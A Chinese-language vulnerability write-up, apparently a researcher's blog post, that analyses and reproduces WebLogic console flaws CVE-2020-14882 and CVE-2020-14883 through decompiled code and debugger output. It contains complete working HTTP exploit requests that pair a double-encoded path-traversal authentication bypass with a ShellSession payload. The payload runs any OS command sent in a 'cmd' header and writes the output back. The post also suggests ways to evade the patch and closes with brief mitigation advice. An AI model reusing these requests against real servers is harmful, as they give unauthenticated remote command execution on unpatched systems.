

[CVE-2020-14882/14883]WebLogioc console 认证绕过 + 任意代码执行

Caused By: `weblogic.security.service.InvalidParameterException`: No handle class found for type: `com.tangosol.coherence.mvel2.sh.ShellSession`

在 10.3.6.0 上用 `com.tangosol.coherence.mvel2.sh.ShellSession` 失败了，
报错：

```
<2020-10-30 下午04时33分54秒 CST> <Error> <Console> <BEA-240003> <Administration Console encountered the following error: com.bea.console.exceptions.NoJMXServerException: Domain Runtime MBean Server is not enabled. You will need to enable it through the JMXMBean.
    at com.bea.console.utils.MBeanUtils.getDomainRuntimeServiceMBean(MBeanUtils.java:1923)
    at com.bea.console.utils.MBeanUtilsInitializer.initMBeanUtils(MBeanUtilsInitializer.java:70)
    at com.bea.console.utils.MBeanUtilsInitializer.initMBean(MBeanUtilsInitializer.java:34)
```

发现原来是确实没有这个类。

```
Administrator@cqq MINGW64 /e/Oracle/Middleware10.3.6.0
$ grep -rn "com.tangosol.coherence.mvel2.sh.ShellSession" `find . | grep jar`

Administrator@cqq MINGW64 /e/Oracle/Middleware10.3.6.0
lApplicationContext" `find . | grep jar` ringframework.context.support.FileSystemApplicationContext
Binary file ./modules/com.bea.core.repackaged.springframework.spring_1.2.0.0_2-5-3.jar matches
```

不过可以用

```
com.bea.core.repackaged.springframework.context.support.FileSystemApplicationContext
```

这个是各个版本都有的。不过依赖出网。

看来是只要是接收 String 类型的构造方法里能执行命令即可?

[CVE-2020-14883] 任意代码执行

条件：需要有访问 / console/console.portal 的权限（需要认证）。

原因：没有对提供的 handle 指定的类做校验，导致可以指定任意类，然后执行该类的接收一个 String 类型的参数的构造器，导致任意代码执行。

目前除了 com.tangosol.coherence.mvel2.sh.ShellSession 这个类之外，没有公开的其他满足条件的类。

server\lib\consoleapp\webapp\WEB-

INF\lib\console.jar!\com\bea\console\handles\HandleFactory#getHandle(String serializedObjectID)

```
17 @ public static Handle getHandle(String serializedObjectID) { serializedObjectID: "java.net.InetSocketAddress('calc.7f0d6d899
18 if (StringUtils.isEmptyString(serializedObjectID)) {
19     throw new InvalidParameterException("No serialized object string specified");
20 } else {
21     serializedObjectID = serializedObjectID.replace( oldChar: '+', newChar: ' ');
22     String serialized = HttpParsing.unescape(serializedObjectID, "UTF-8"); serialized: "java.net.InetSocketAddress('cal
23     int open = serialized.indexOf(40); open: 26
24     if (open < 1) {
25         throw new InvalidParameterException("Syntax error parsing serializedObjectID string: " + serialized);
26     } else {
27         String className = serialized.substring(0, open); className: "java.net.InetSocketAddress"
28         String objectIdentifier = serialized.substring(open + 2, serialized.length() - 2); objectIdentifier: "calc.7f0d
29
30         try {
31             Class handleClass = Class.forName(className); handleClass: java.net.InetSocketAddress
32             Object[] args = new Object[]{objectIdentifier}; args: Object[1]@12611 objectIdentifier: "calc.7f0d6d89991e
33             Constructor handleConstructor = handleClass.getConstructor(String.class); handleClass: Class@2078
34             return (Handle)handleConstructor.newInstance(args);
35         } catch (ClassNotFoundException var8) { 未找到该类则抛出异常
36             throw new InvalidParameterException("No handle class found for type: " + className);
37         } catch (Exception var9) { 其他异常
38             throw new InvalidParameterException("Unable to instantiate handle type: " + className, var9);
39     }
```

修复方式是判断这个 className 是否为 Handle 类的子类



```
Old_Handle.java -- New_Handle.java X
New_Handle.java > HandleFactory > getHandle(String)
1  com.bea.console.handles;
2
3  java.lang.reflect.Constructor;
4  weblogic.security.service.InvalidParameterException;
5  weblogic.utils.StringUtils;
6  weblogic.utils.http.HttpParsing;
7
8  class HandleFactory {
9  lic static Handle getHandle(String serializedObjectID) {
10 if (StringUtils.isEmptyString(serializedObjectID)) {
11   throw new InvalidParameterException("No serialized object string specified");
12 } else {
13   serializedObjectID = serializedObjectID.replace('+', ' ');
14   String serialized = HttpParsing.unescape(serializedObjectID, "UTF-8");
15   int open = serialized.indexOf(40);
16   if (open < 1) {
17     throw new InvalidParameterException("Syntax error parsing serialized object ID");
18   } else {
19     String className = serialized.substring(0, open);
20     String objectIdentifier = serialized.substring(open + 2, serialized.length());
21
22     try {
23       Class handleClass = Class.forName(className);
24
25       Object[] args = new Object[]{objectIdentifier};
26       Constructor handleConstructor = handleClass.getConstructor(String.class);
27       return (Handle)handleConstructor.newInstance(args);
28     } catch (ClassNotFoundException var8) {
29       throw new InvalidParameterException("No handle class found for " + className);
30     } catch (Exception var9) {
31       throw new InvalidParameterException("Unable to instantiate handle class " + className);
32     }
33 }
34 }

36     }
37 }
38 }
39
40
```

shadowsock7
<https://blog.csdn.net/caiqiqi>

图源: https://miro.medium.com/max/700/1*vZbVtrtLOfWO9A9_SLowg.png

它的实现类有 32 个 (10.3.6.0)

找了几个其实现类中的接收一个 String 类型的构造方法中没有能干啥的

```
6 package com.bea.console.handles;
7
8 import ...
9
10
11 public class ModuleDescriptorHandle extends ModuleHandle {
12     public ModuleDescriptorHandle(String objectIdentifier) {
13         this.setType(ModuleDescriptorHandle.class);
14         this.setObjectIdentifier(objectIdentifier);
15     }
16 }
```

12.1.3.0 会报这个错:

`/console/console.portal`

但是貌似跟没能找到这个类没关系。

```
30 try {
31     Class handleClass = Class.forName(className);
32     Object[] args = new Object[]{objectIdentifier}; objectIdentifier: "System.out.println("test_by_cq")"
33     Constructor handleConstructor = handleClass.getConstructor(String.class);
34     return (Handle)handleConstructor.newInstance(args);
35 } catch (ClassNotFoundException var8) {
36     throw new IllegalArgumentException("No handle class found for type: " + className); <className: "com.tangosol.coherence.mv12.sh.ShellSession"
```

可能是 ClassLoader 的原因? 有大佬知道么

[CVE-2020-14882] 认证绕过

正常访问

`/console/images/./console.portal`

`/console/images/%2E%2E%2Fconsole.portal`

会重定向到登录页面:

Request				Response			
Raw	Params	Headers	Hex	Raw	Headers	Hex	HTML
<pre>1 GET /console/console.portal?handle=com.tangosol.coherence.mv12.sh.ShellSession("java.lang.Runtime.getRuntime().exec('calc')") HTTP/1.1 2 Accept-Encoding: gzip, deflate 3 Connection: close 4 User-Agent: Mozilla 5 Accept: */* 6 Host: cq.com:7001</pre>				<pre>1 HTTP/1.1 302 Moved Temporarily 2 Connection: close 3 Date: Thu, 29 Oct 2020 07:02:30 GMT 4 Location: http://cq.com:7001/console/login/LoginForm.jsp 5 Set-Cookie: ADMINCONSOLESESSION=tkVzkk3WdbkZaysPP3DVVHxj1bs4Vn3tOBvXRSWhv2sbtHX3NKw!680154883; path=/; HttpOnly 6 Content-Length: 291 7 8 <html><head><title>302 Moved Temporarily</title></head> 9 <body bgcolor="#FFFFFF"> 10 <p>This document you requested has moved temporarily.</p> 11 <p>It's now at http://cq.com:7001/console/login/Login/LoginForm.jsp.</p> 13 </body></html></pre>			

发现其实以下路径都没有认证保护：

- /images/*
- /css/*

尝试路径穿越，或者 url 编码一次的也不行，

```
/console/images/%252E%252E%252Fconsole.portal
```

直到二次编码的../，即

```
/console/console.portal
```

这才绕过了对

```
/console/css/%25%32%65%25%32%65%25%32%66console.portal
```

页面的认证保护。

或者这样形式的二次编码

```
private static final String[] IllegalUrl = new String[]{";", "%252E%252E", "%2E%2E", "..", "%3C", "%3E", "<", ">"};
```

也可以。应该可以绕过这次的补丁（没拿到补丁没有试）

由于补丁是在遍历列表中的 String 进行 contains 判断，

```
/console/css/%252e%252e%252fconsole.portal
```

所以将大写换成小写应该也可以绕过这次的补丁。

```
GET /console/css/%25%32%65%25%32%65%25%32%66consoleindi.portal?test_handle=com.tangosol.coh
```

```
SET /console! /com\bea\console\utils\HandleUtils#handleFromQueryString(HttpServlet request) {
    coherence.mvel2.sh.ShellSession('weblogic.work.ExecuteThread currentThread = (weblogic.work.Ex
    ecuteThread)Thread.currentThread(); weblogic.work.WorkAdapter adapter = currentThread.getCu
    rrentWork(); java.lang.reflect.Field field = adapter.getClass().getDeclaredField("connectio
    nHandler");field.setAccessible(true);Object obj = field.get(adapter);weblogic.servlet.inter
    nal.ServletRequestImpl req = (weblogic.servlet.internal.ServletRequestImpl)obj.getClass().g
    etMethod("getServletRequest").invoke(obj); String cmd = req.getHeader("cmd");String[] cmds
    = System.getProperty("os.name").toLowerCase().contains("windows") ? new String[]{"cmd.exe",
    "/c", cmd} : new String[]{"bin/sh", "-c", cmd};if(cmd != null ){ String result = new java.
    util.Scanner(new java.lang.ProcessBuilder(cmds).start().getInputStream()).useDelimiter("\\A
    ").next(); weblogic.servlet.internal.ServletResponseImpl res = (weblogic.servlet.internal.S
    ervletResponseImpl)req.getClass().getMethod("getResponse").invoke(req);res.getOutputStream
    Stream().writeStream(new weblogic.xml.util.StringInputStream(result));res.getOutputStreamS
    tream().flush();} currentThread.interrupt();' HTTP/1.1
    Host: cqq.com:7001
    Connection: close
    cmd: whoami
```

参考：<https://twitter.com/chybeta/status/1322131143034957826>

参数 handle

E:\Oracle\Middleware12.2.1.3\wlserver\server\lib\consoleapp\webapp\WEB-INF\lib\console.jar!\com\bea\console\utils\HandleUtils#handleFromQueryString(HttpServlet request)

```
237 private static Handle handleFromQueryString(HttpServletRequest request) { request: PageFlowRequestWrapper@17044
238     String enc = request.getCharacterEncoding(); enc: "utf-8"
239     if (enc == null) {
240         enc = "UTF-8";
241     }
242
243     Map queryMap = new HashMap(); queryMap: size = 1
244     String queryString = request.getQueryString(); queryString: "handle=com.tangosol.coherence.mvel2.sh.ShellSession('web
245     if (queryString != null) { queryString: "handle=com.tangosol.coherence.mvel2.sh.ShellSession('weblogic.work.ExecuteTh
246         HttpParsing.parseQueryString(request.getQueryString(), queryMap, enc); request: PageFlowRequestWrapper@17044
247         Iterator keys = queryMap.keySet().iterator();
248
249         while(keys.hasNext()) {
250             String key = (String)keys.next(); key: "handle"
251             if (key.endsWith("handle")) {
252                 return (Handle)ConvertUtils.convert(HttpParsing.unescape((String)queryMap.get(key), enc), Handle.class);
253             }
254         }
255     }
```

从请求中解析key (只要以handle结尾即可)

queryMap

```
{
  handle = com.tangosol.coherence.mvel2.sh.ShellSession('weblogic.work.ExecuteThread currentThread = (weblogic.work.ExecuteThread)Thread.currentThread(); weblogic.work.WorkAdapter adapter = currentThread.getCurrentWork(); java.lang.reflect.Field field = adapter.getClass().getDeclaredField("connectionHandler");field.setAccessible(true);Object obj = field.get(adapter);weblogic.servlet.internal.ServletRequestImpl req = (weblogic.servlet.internal.ServletRequestImpl)obj.getClass().getMethod("getServletRequest").invoke(obj); String cmd = req.getHeader("cmd");String[] cmds = System.getProperty("os.name").toLowerCase().contains("windows") ? new String[]{"cmd.exe", "/c", cmd} : new String[]{"bin/sh", "-c", cmd};if(cmd != null ){ String result = new java.util.Scanner(new java.lang.ProcessBuilder(cmds).start().getInputStream()).useDelimiter("\\A").next(); weblogic.servlet.internal.ServletResponseImpl res = (weblogic.servlet.internal.ServletResponseImpl)req.getClass().getMethod("getResponse").invoke(req);res.getOutputStreamStream().writeStream(new weblogic.xml.util.StringInputStream(result));res.getOutputStreamStream().flush();} currentThread.interrupt();' HTTP/1.1
  Host: cqq.com:7001
  Connection: close
  cmd: whoami
}
```

可以看出这里的参数 handle 也可以是其他的，只要以 handle 结尾即可。

回显

思路是拿到当前 thread=> 拿到 request=> 拿到 response=> 写到客户端

参考：

- [lufei 大佬的 2725 的回显构造方式](https://xz.aliyun.com/t/5299)
- <https://github.com/feihong-cs/Java-Rce-Echo/blob/master/weblogic/code/WeblogicEcho.jsp>

回显测试成功：

12.2.1.3.0

12.2.1.4.0

14.1.1.0.0

回显代码：

```
GET /console/css/%25%32%65%25%32%65%25%32%66consolejndi.portal?test_handle=com.tangosol.coherence.mvel2.sh.ShellSession('weblogic.work.ExecuteThread currentThread = (weblogic.work.ExecuteThread)Thread.currentThread(); weblogic.work.WorkAdapter adapter = currentThread.getCurrentWork(); java.lang.reflect.Field field = adapter.getClass().getDeclaredField("connectionHandler");field.setAccessible(true);Object obj = field.get(adapter);weblogic.servlet.internal.ServletRequestImpl req = (weblogic.servlet.internal.ServletRequestImpl)obj.getClass().getMethod("getServletRequest").invoke(obj); String cmd = req.getHeader("cmd");String[] cmds = System.getProperty("os.name").toLowerCase().contains("windows") ? new String[]{"cmd.exe", "/c", cmd} : new String[]{"bin/sh", "-c", cmd};if(cmd != null ){ String result = new java.util.Scanner(new java.lang.ProcessBuilder(cmds).start().getInputStream()).useDelimiter("\\A").next(); weblogic.servlet.internal.ServletResponseImpl res = (weblogic.servlet.internal.S
```

```
rvletResponseImpl)req.getClass().getMethod("getResponse").invoke(req);res.getOutputStream().writeStream(new weblogic.xml.util.StringInputStream(result));res.getOutputStream().flush();} currentThread.interrupt();') HTTP/1.1
Host: cqq.com:7001
Connection: close
cmd: whoami
```

Request

```
1 GET /console/css/%252e%252e%252fconsolejndi.portal?handle=com.tangosol.coherence.mvel2.sh.ShellSession('weblogic.work.ExecuteThread.currentThread() = (weblogic.work.ExecuteThread)Thread.currentThread(); weblogic.work.WorkAdapter adapter = currentThread.getCurrentWork(); java.lang.reflect.Field field = adapter.getClass().getDeclaredField("connectionHandler");field.setAccessible(true);Object obj = field.get(adapter);weblogic.servlet.internal.ServletRequestImpl req = (weblogic.servlet.internal.ServletRequestImpl)obj.getClass().getMethod("getServletRequest").invoke(obj); String cmd = req.getHeader("cmd");String[] cmds = System.getProperty("os.name").toLowerCase().contains("windows") ? new String[]{"cmd.exe", "/c", cmd} : new String[]{"bin/sh", "-c", cmd};if(cmd != null ){ String result = new java.util.Scanner(new java.lang.ProcessBuilder(cmds).start().getInputStream()).useDelimiter("\\A").next(); weblogic.servlet.internal.ServletResponseImpl res = (weblogic.servlet.internal.ServletResponseImpl)req.getClass().getMethod("getResponse").invoke(req);res.getOutputStream().writeStream(new weblogic.xml.util.StringInputStream(result));res.getOutputStream().flush();} currentThread.interrupt();') HTTP/1.1

shadowsock7

使用 Thread.interrupt() 可以中断线程。避免命令被执行多次。参考：

<https://twitter.com/testanull/status/1322038876311990272>

缓解措施

尝试复现的时候发现 / console/consolejndi.portal 路径也可以触发，所以至少禁止以下路径的访问。或者直接禁止访问 console。

- /console/console.portal
- /console/consolejndi.portal

参考：

- [CVE-2020-14882 weblogic 未授权命令执行复现](#)
